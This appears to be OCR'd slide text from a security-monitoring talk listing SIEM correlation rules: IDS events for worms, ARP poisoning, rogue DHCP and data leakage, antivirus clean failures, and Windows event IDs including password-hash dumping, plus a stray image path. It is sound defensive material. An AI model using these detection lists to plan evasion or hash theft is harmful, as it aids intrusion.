Correlated events: IDS (ISS RNE) (Another interesting cases)

- TCP_Probe_SMTP – look for e-mail worm (G1 – “silly”, G2 - “advances”),

- IP_Duplicate – look for ARP Poisoning,

- DHCP_Ack – look for “admin hack” - fake DHCP server,


- (HTTP|FTP)_Put – control data leakage (if you don't have DLP :-)

Correlation events: McAfee ePO

- If you're in epidemic – special rules for events,
- See all events of “file infected … clean error … delete failed” – they need to be fixed manually or somehow differently.

Correlation rules: Windows
(general cases)

- User Account Locked out (644)
- User Account Created (624), Deleted (630), Added to Global gr (632), Added to Local gr (636), Enabled/Disabled (642), Changed (524)
- Starting up (512), Shutting down (513)
- ...... see MS' Security Monitoring and attack detection planning guide



Microsoft Solutions for Security
and
security center *of excellence*

The Security Monitoring and Attack Detection Planning Guide

Microsoft

Correlation rules: Windows

(interesting cases)

- Events that have not seen before
- Password hashes have been dumped
- Windows Service was started (during usual server operation)

Features of not targeted and targeted threats

Drawing a line between targeted and not targeted threats (Massive Drive-By almost always not targeted, email with sploits = hight probability of targeted attack)

Questions :)